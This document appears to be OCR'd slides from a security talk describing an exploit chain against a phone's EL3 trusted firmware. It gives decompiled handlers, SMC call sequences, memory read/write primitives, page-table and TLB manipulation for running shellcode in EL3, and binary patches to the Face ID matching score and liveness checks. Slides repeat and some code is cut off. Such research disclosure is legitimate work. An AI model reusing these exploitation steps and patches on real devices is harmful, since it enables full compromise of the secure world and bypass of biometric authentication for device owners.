```

# 0xC600FF06 Handler

```
if ( x0 == 0xC600FF06 )
{
  v31 = rpmb_request_phy + 0x6000;
  if ( a2 )
  {
    NOTICE("rpmb error: the result from kernel is error,%lx\n", a2);
    v32 = *(v31 + 0xC38);
    v33 = x1;
    if ( !v32)
      return NOTICE("rpmb request callback function is NULL\n");
    return v32(v33); //Both PC and x0 are controlled !!!
  }
}
```

# 0xC600FF04 Handler History

```
if (x0 == 0xC600FF04)
{
    rpmb_request_phy = x1;
}
```

# 0xC600FF04 Handler History

```
if (x0 == 0xC600FF04)
{
    if ((rpmb_request_phy = x1) != 0x209E9000)
    {
        ...
    }
}
```

# 0xC600FF04 Handler History

```
if (x0 == 0xC600FF04)
{
    if (x1 != 0x209E9000)
    {
        ...
    }
}
```

# 0xC600FF06 Handler History

```
if ( x0 == 0xC600FF06 )
{
  v31 = rpmb_request_phy + 0x6000;
  if ( a2 )
  {
    NOTICE("rpmb error: the result from kernel is error,%lx\n", a2);
    v32 = *(v31 + 0xC38);
    v33 = x1;
    if ( !v32)
      return NOTICE("rpmb request callback function is NULL\n");
    return v32(v33);
  }
}
```

Ancient

~2018.7

# 0xC600FF06 Handler History

```
if ( x0 == 0xC600FF06 )
{
  v31 = rpmb_request_phy + 0x6000; //0x209E0000 is accessible to EL1
  if ( a2 )
  {
    NOTICE("rpmb error: the result from kernel is error,%lx\n", a2);
    v32 = *(v31 + 0xC38);
    v33 = x1;
    if ( !v32)
      return NOTICE("rpmb request callback function is NULL\n");
    return v32(v33);
  }
}
```

Ancient ~2018.7

# 0xC600FF06 Handler History

```
if ( x0 == 0xC600FF06 )
{
  v31 = callback_vtable; //inaccessible to EL1
  if ( a2 )
  {
    NOTICE("rpmb error: the result from kernel is error,%lx\n", a2);
    v32 = *(v31);
    v33 = x1;
    if ( !v32)
      return NOTICE("rpmb request callback function is NULL\n");
    return v32(v33);
  }
}
```

Ancient

~2018.7

Contemporary

# Control the PC and X0

- Kernel module as smc wrapper
  - insmod exploit.ko
    - `smc(0xC600FF04, func_pa)`
    - `smc(0xC600FF06, param)`

# Control the PC and X0

- Kernel module as smc wrapper
  - insmod exploit.ko
    - `Tamper [0x209E9000 + 0x6C38]`
    - `smc(0xC600FF06, param)`

# Execute Shellcode in EL3

# 0xC600FF06 Handler

```
MOV             X0, X1
ADRP            X1, #ptr_rpmb_request_phy@PAGE
LDR             X1, [X1,#ptr_rpmb_request_phy@PAGEOFF]
LDR             X1, [X1]
ADD             X1, X1, #6,LSL#12
STRH            WZR, [X1,#0xC42]
BLR             X2
```

x0 = controlled

SCTLR_EL3.WXN

x1 = 0x209xxxxx

No ASLR

x2 = 0x1FExxxxx

No CFI

# Write Primitive - Step 1

```
sub_1FE01F88                                ; CODE XREF: sub_1FE018FC+1C↑p
                                            ; sub_1FE019F8+44↑p ...
                ADRP            X2, #global_addr@PAGE
                ADD             X3, X2, #global_addr@PAGEOFF
                STR             X0, [X2,#global_addr@PAGEOFF]
                STR             W1, [X3,#(global_len - 0x1FE33010)]
                RET
```

x0 = controlled

x1 = 0x209xxxxx

x2 = 0x1FExxxxx

global_addr = controlled

global_len = 0x209xxxxx

# Write Primitive - Step 2

```
__int64 __fastcall sub_1FE01F9C(int x0, __int64 x1, unsigned int x2)
{
  __int64 _x1; // x21
  __int64 _global_addr; // x4
  unsigned int _global_len; // w19
  bool false; // cc
  unsigned __int64 v7; // x20

  _x1 = x1;
  _global_addr = global_addr;
  _global_len = global_len;
  false = x2 > global_len;
  *(global_addr + 4) = x0;
  if ( !false )
    _global_len = x2;
  *(_global_addr + 0xC) = _global_len;
  v7 = *(_global_addr + 8);
  if ( x1 && *(_global_addr + 8) && is_in_fastboot_range(*(_global_addr + 8), _global_len) )
    memcpy_s(v7, _global_len, _x1, _global_len);
  sub_1FE00AB0(8);
  return 0i64;
}
```

global_addr = controlled, global_len = 0x209xxxxx, x0 = controlled, x2 = 0x1FExxxxx

```
__int64 _global_addr; // x4
unsigned int _global_len; // w19
bool false; // cc
unsigned __int64 v7; // x20

_x1 = x1;
_global_addr = global_addr;
_global_len = global_len;
false = x2 > global_len;
*(global_addr + 4) = x0;
if ( !false )
  _global_len = x2;
*(_global_addr + 0xC) = _global_len;
v7 = *(_global_addr + 8);
if ( x1 && *(_global_addr + 8) && is_in_fastboot_ran
  memcpy_s(v7, _global_len, _x1, _global_len);
sub_1FE00AB0(8);
return 0i64;
```

```
__int64 _global_addr; // x4
unsigned int _global_len; // w19
bool false; // cc
unsigned __int64 v7; // x20

_x1 = x1;
_global_addr = global_addr;
_global_len = global_len;
false = x2 > global_len;
*(global_addr + 4) = x0;
if ( !false )
  global_len = x2;
*(_global_addr + 0xC) = _global_len;
v7 = *(_global_addr + 8);
if ( x1 && *(_global_addr + 8) && is_in_fastboot_ran
  memcpy_s(v7, _global_len, _x1, _global_len);
sub_1FE00AB0(8);
return 0i64;
```

```
__int64 _global_addr; // x4
unsigned int _global_len; // w19
bool false; // cc
unsigned __int64 v7; // x20

_x1 = x1;
_global_addr = global_addr;
_global_len = global_len;
false = x2 > global_len;
*(global_addr + 4) = x0;
if ( !false )
  _global_len = x2;
*(_global_addr + 0xC) = _global_len;
v7 = *(_global_addr + 8);
if ( x1 && *(_global_addr + 8) && is_in_fastboot_ran
  memcpy_s(v7, _global_len, _x1, _global_len);
sub_1FE00AB0(8);
return 0i64;
```

# Write Primitive - flawed

```
__int64 __fastcall sub_1FE01F9C(int x0, __int64 x1, unsigned int x2)
{
  __int64 _x1; // x21
  __int64 _global_addr; // x4
  unsigned int _global_len; // w19
  bool false; // cc
  unsigned __int64 v7; // x20

  _x1 = x1;
  _global_addr = global_addr;
  _global_len = global_len;
  false = x2 > global_len;
  *(global_addr + 4) = x0;
  if ( !false )
    _global_len = x2;
  *(_global_addr + 0xC) = _global_len;
  v7 = *(_global_addr + 8);
  if ( x1 && *(_global_addr + 8) && is_in_fastboot_range(*(_global_addr + 8), _global_len) )
    memcpy_s(v7, _global_len, _x1, _global_len);
  sub_1FE00AB0(8);
  return 0i64;
}
```

global_addr = controlled, global_len = 0x209xxxxx, x0 = controlled, x2 = 0x1FExxxxx


# Write Primitive - flawed

```
__int64 __fastcall sub_1FE01F9C(int x0, __int64 x1, unsigned int x2)
{
  __int64 _x1;
  __int64 _glob
  unsigned int
  bool false; /
  unsigned __in

  _x1 = x1;
  _global_addr
  _global_len =
  false = x2 >
  *(global_addr
  if ( !false )
    _global_len
  *(_global_add
  v7 = *(_globa
  if ( x1 && *(
    memcpy_s(v7
  sub_1FE00AB0(
  return 0i64;
}
```


```
__int64 __fastcall is_in_fastboot_range(unsigned __int64 a1, __int64 a2)
{
  unsigned int v2; // w19
  unsigned __int64 v3; // x21
  __int64 v4; // x20

  v2 = is_cma_info_exist;
  v3 = a1;
  v4 = a2;
  if ( !is_cma_info_exist )
  {
    if ( sub_1FE01004(&fastboot_start, &fastboot_length) )
    {
      NOTICE("get cma info fail\n\r");
      return v2;
    }
    LODWORD(is_cma_info_exist) = 1;
  }
  v2 = 0;
  if ( fastboot_start <= v3 && v3 <= v3 + v4 )
    v2 = v3 + v4 <= fastboot_start + fastboot_length;
  return v2;
}
```

global_addr = controlled, global_len = 0x209xxxxx, x0 = controlled, x2 = 0x1FExxxxx


# R & W Primitives



# R & W Primitives



# R & W Primitives



# R & W Primitives

```
signed __int64 *__fastcall handler_for_C500AA01(int x0, __int64 x1, __int64 x2, __int64 x3,
{
  __int64 _x1; // x21
  unsigned int _x2; // w22
  signed __int64 *v10; // x20
  __int64 v11; // x4
  int (__fastcall *v12)(__int64, _QWORD); // x23
  char _x3; // [xsp+48h] [xbp+48h]

  _x1 = x1;
  _x2 = x2;
  v10 = a7;
  if ( !(a8 & 1) || !(x0 & 0x40000000) )
    goto LABEL_13;
  _x3 = x3;
  v11 = -1i64;
  if ( (x3 & 0xFFFFFFE0) == 0x55BBCCE0 )
  {
    lock(&unk_1FE3AD90, 0x55BBCCE0);
    v12 = function_table[_x3 & 0x1F];
    if ( !v12 )
    {
      unlock(&unk_1FE3AD90);
      goto LABEL_10;
    }
    unlock(&unk_1FE3AD90);
    v11 = v12(_x1, _x2);
  }
LABEL_11:
  *v10 = v11;
  return v10;
}
```

# R & W Primitives

```
signed __int64 *__fastcall handler_for_C500AA01(int x0, __int64 x1, __int64 x2, __int64 x3,
{
  __int64 _x1; // x21
  unsigned int _x2; // w22
  signed __int64 *v10; // x20
  __int64 v11; // x4
  int (__fastcall *v12)(__int64, _QWORD); // x23
  char _x3; // [xsp+48h] [xbp+48h]

  _x1 = x1;
  _x2 = x2;
  v10 = a7;
  if ( !(a8 & 1) || !(x0 & 0x40000000) )
    goto LABEL_13;
  _x3 = x3;
  v11 = -1i64;
  if ( (x3 & 0xFFFFFFE0) == 0x55BBCCE0 )
  {
    lock(&unk_1FE3AD90, 0x55BBCCE0);
    v12 = function_table[_x3 & 0x1F];
    if ( !v12 )
    {
      unlock(&unk_1FE3AD90);
      goto LABEL_10;
    }
    unlock(&unk_1FE3AD90);
    v11 = v12(_x1, _x2);
  }
LABEL_11:
  *v10 = v11;
  return v10;
}
```

# R & W Primitives

- Memory Read
  - `smc(0xC500AA01, addr - 0x18, 0, 0x55BBCCE0 + 1);`

```
1FE054C0                LDR             W0, [X0,#0x18]
1FE054C4                RET
```

# R & W Primitives

- Memory Read
  - `smc(0xC500AA01, addr - 0x18, 0, 0x55BBCCE0 + 1);`

```
1FE054C0                LDR             W0, [X0,#0x18]
1FE054C4                RET
```

- Memory Write
  - `smc(0xC500AA01, addr - 8, value, 0x55BBCCE0 + 2);`

```
1FE002E8                STR             W1, [X0,#8]
1FE002EC                RET
```


# EL3 Memory Layout

| Start | End | Usage | Permission |
|---|---|---|---|
| 0x16800000 | 0x1CE00000 | ~~FASTBOOT~~ | R \| W |
| 0x1CE00000 | 0x1FE00000 | Trusted Core | R \| W |
| 0x1FE00000 | 0x1FE2A000 | ATF CODE | R \| E |
| 0x1FE2A000 | 0x20000000 | ATF DATA | R \| W |
| **0x209E1000** | **0x209F8000** | **Shared Memory** | **R \| W** |
| 0x5A000000 | 0xFFFDF000 | MMIO | R \| W |

# EL3 Memory Layout

| Start | End | Usage | Permission |
|---|---|---|---|
| 0x16800000 | 0x1CE00000 | ~~FASTBOOT~~ | R \| W |
| 0x1CE00000 | 0x1FE00000 | Trusted Core | R \| W |
| 0x1FE00000 | 0x1FE2A000 | ATF CODE | R \| E |
| 0x1FE2A000 | 0x20000000 | ATF DATA | R \| W |
| **0x209E1000** | **0x209F8000** | **Shellcode** | **R \| W** |
| 0x5A000000 | 0xFFFDF000 | MMIO | R \| W |

# Page Table




D_Table is a Table descriptor

D_Block is a Block descriptor

D_Page is a Page descriptor

a Indexed by bits from the input address.
Each lookup level resolves additional bits.

# Page Descriptor

0x209F8627

# Page Descriptor

0x209F8000

627

# Page Descriptor

627

# Page Descriptor

| AP[2] | SCTLR_ELx.WXN[a] | Access permission |
|---|---|---|
| 0 | 0 | R, W, Executable |
| | 1 | R, W, Not executable[b] |
| 1 | x | R, Executable |
| 0 | x | R, W, Not executable |
| 1 | x | R, Not executable |

# Page Descriptor

627

# Page Descriptor

627

# Invalidate TLB

```
gadget_to_clear_cache                   ; tlbi alle3
                SYS             #6, c8, c7, #0
                ADRP            X1, #unk_1FE3AE00@PAGE
                MOV             X2, #0x80803520
                LDR             X1, [X1,#unk_1FE3AE00@PAGEOFF]
                ORR             X1, X2, X1,LSL#16
                MSR             #6, c2, c0, #2, X1 ; [>] TCR_EL3 (Translation Control Register (EL3))
                ADRP            X1, #base_xlation_table@PAGE
                ADD             X1, X1, #base_xlation_table@PAGEOFF
                MSR             #6, c2, c0, #0, X1 ; [>] TTBR0_EL3 (Translation Table Base Register 0 (EL3))
                DSB             SY
                ISB
                MRS             X1, #6, c1, c0, #0 ; [<] SCTLR_EL3 (System Control Register (EL3))
                TBZ             W0, #0, loc_1FE1BC48
                AND             W0, W1, #0xFFFFFFFB
                MOV             W1, #0x80001
                B               loc_1FE1BC50
; ---------------------------------------------------------------------------

loc_1FE1BC48                            ; CODE XREF: enable_mmu_el3+A0↑j
                MOV             W0, #0x80005

loc_1FE1BC50                            ; CODE XREF: enable_mmu_el3+B0↑j
                ORR             W0, W0, W1
                MSR             #6, c1, c0, #0, X0 ; [>] SCTLR_EL3 (System Control Register (EL3))
                ISB
                LDP             X29, X30, [SP+var_s0],#0x10
                RET
```

# Invalidate TLB

```
MOV             X0, X1
ADRP            X1, #ptr_rpmb_request_phy@PAGE
LDR             X1, [X1,#ptr_rpmb_request_phy@PAGEOFF]
LDR             X1, [X1]
ADD             X1, X1, #6,LSL#12
STRH            WZR, [X1,#0xC42]
BLR             X2
LDP             X29, X30, [SP],#0x10
RET
```

# Execute Shellcode

- Deploy Shellcode at 0x209F8000
- Page Descriptior Modification: 0x209F8627 => 0x209F8783
- TLBI ALLEL3
- Invoke 0x209F8000

# We are in EL3

- Do whatever you want
  - Check all those encrypted modules
  - Modify and debug every peripheral
  - Nothing is hidden from you anymore

# Face ID Bypass

# Become a Faceless Man

# EL3 Memory Layout

| Start | End | Usage | Permission |
|---|---|---|---|
| 0x16800000 | 0x1CE00000 | ~~FASTBOOT~~ | R \| W |
| **0x1CE00000** | **0x1FE00000** | **Trusted Core** | **R \| W** |
| 0x1FE00000 | 0x1FE2A000 | ATF CODE | R \| E |
| 0x1FE2A000 | 0x20000000 | ATF DATA | R \| W |
| 0x209E1000 | 0x209F8000 | Shellcode | R \| W |
| 0x5A000000 | 0xFFFDF000 | MMIO | R \| W |

# Secure Task of Face ID

Normal World

/odm/ta/xxx.sec

Secure World

task_gatekeeper

globaltask

task_keymaster

Trusted Core Kernel

# Secure Task of Face ID

Normal World

Secure World

task_gatekeeper

/odm/ta/xxx.sec

globaltask

task_keymaster

Trusted Core Kernel

# Secure Task of Face ID

Normal World

Secure World

task_gatekeeper

task_xxx

globaltask

task_keymaster

Trusted Core Kernel

# Secure Task of Face ID

- Dynamic Loaded Trusted Application
  - /odm/ta/e8014913-e501-4d44-a9d6-058ec3b93b90.sec
  - TEE_SERVICE_FACE_REC
- Search and extract it from physical memory

# Detection Logic of Face ID

- Calculate scores as results of image comparison
  - secure task covers the entire logic
- Liveness detection
  - Multiple methods (Both secure task and NS-EL0 are involved)

# Patch Matching Score

```
    v11 = get_compare_score(*v29, &v39, v30, v31);
    if ( a7 == 20 )
    {
      v32 = *(_QWORD *)(v31 + 8);
      v33 = *(_DWORD *)(v31 + 16);
      *(_QWORD *)output = *(_QWORD *)v31;
      *(_QWORD *)(output + 8) = v32;
      *(_DWORD *)(output + 16) = v33;
    }
    else
    {
      svsprintf(3, &099a, output);
      v11 = 1;
    }
  }
}
else
{
  svsprintf(3, "model not loaded", v25);
  v11 = 1;
}
```

# Patch Matching Score

```
                BL              _get_compare_score
                LDR             R3, [SP,#0x70+arg_8]
                MOV             R11, R0
                CMP             R3, #0x14
                BNE             loc_19635C

mod
                VLD1.32         {D16-D17}, [R5]!
                LDR             R1, [SP,#0x70+output]
                LDR             R0, [R5]
                VST1.32         {D16-D17}, [R1]!
                STR             R0, [R1]
                B               loc_196138
; ---------------------------------------------------------------------------

loc_196344                                      ; CODE XREF: compare_score_get+358↑j
                MOV             R1, #:lower16:_13da ; "model not loaded"
                MOV             R0, #3
                MOVT            R1, #:upper16:_13da ; "model not loaded"
                BL              svsprintf
                MOV             R11, #1
                B               loc_196138
; ---------------------------------------------------------------------------

loc_19635C                                      ; CODE XREF: compare_score_get+3B4↑j
                LDR             R2, [SP,#0x70+output]
                MOV             R1, #_099a
                MOV             R0, #3
                BL              svsprintf
                MOV             R11, #1
                B               loc_196138
```

svsprintf log messages to /dev/hisi_teelog

# Patch Liveness Result

```
liveness_get                            ; CODE XREF: MEGTEE_EXEC_FACE_UNLOCK_GET_COMPARE_SCOR
                                        ; DATA XREF: .rodata:00298320↓o

var_70          = -0x70
var_6C          = -0x6C
var_68          = -0x68
_input          = -0x64
ca_score        = -0x60
var_58          = -0x58
anonymous_0     = -0x50
anonymous_1     = -0x48
anonymous_2     = -0x40
anonymous_3     = -0x38
anonymous_4     = -0x2C

                PUSH            {R4-R11,LR}
                SUB             SP, SP, #0x4C
                MOV             R8, #:lower16:_0f71
                MOV             R6, R0
                MOVT            R8, #:upper16:_0f71
                MOV             R9, R3

loc_19642C                              ; CODE XREF: liveness_get+40↑j
                MOV             R1, #:lower16:_135b ; "liveness result: inst=%u input=%p,%u"
                MOV             R11, #1
                MOVT            R1, #:upper16:_135b ; "liveness result: inst=%u input=%p,%u"
                MOV             R0, #0
                MOV             R2, R5
                MOV             R3, R7
                STRB            R11, [R8,#(_14a8 - 0x2D4950)]
                STR             R9, [SP,#0x70+var_70]
                STR             R7, [SP,#0x70+_input]
                BL              svsprintf
                LDR             R7, [R6,#0xC]
                CMP             R7, #0
                BEQ             loc_196538
                SUB             R8, R7, #1
                ANDS            R0, R8, R7
                STR             R0, [SP,#0x70+var_68]
                BEQ             loc_196490
                CMP             R5, R7
                MOV             R10, R5
                BCC             loc_196494
                MOV             R0, R5
                MOV             R1, R7
                BL              _0def
                MOV             R10, R1
                B               loc_196494

                VST1.64         {D16-D17}, [R0]
                ADD             R0, R4, #0x168
                VST1.64         {D16-D17}, [R0]
                MOV             R0, R11
                ADD             SP, SP, #0x4C ; 'L'
                POP             {R4-R11,PC}
```

# Patch Liveness Result

```
VST1.64         {D16-D17}, [R0]
ADD             R0, R4, #0x168
VST1.64         {D16-D17}, [R0]
MOV             R0, R11
ADD             SP, SP, #0x4C ; 'L'
POP             {R4-R11,PC}
```


MacBook Air

# Thank you

@hhj4ck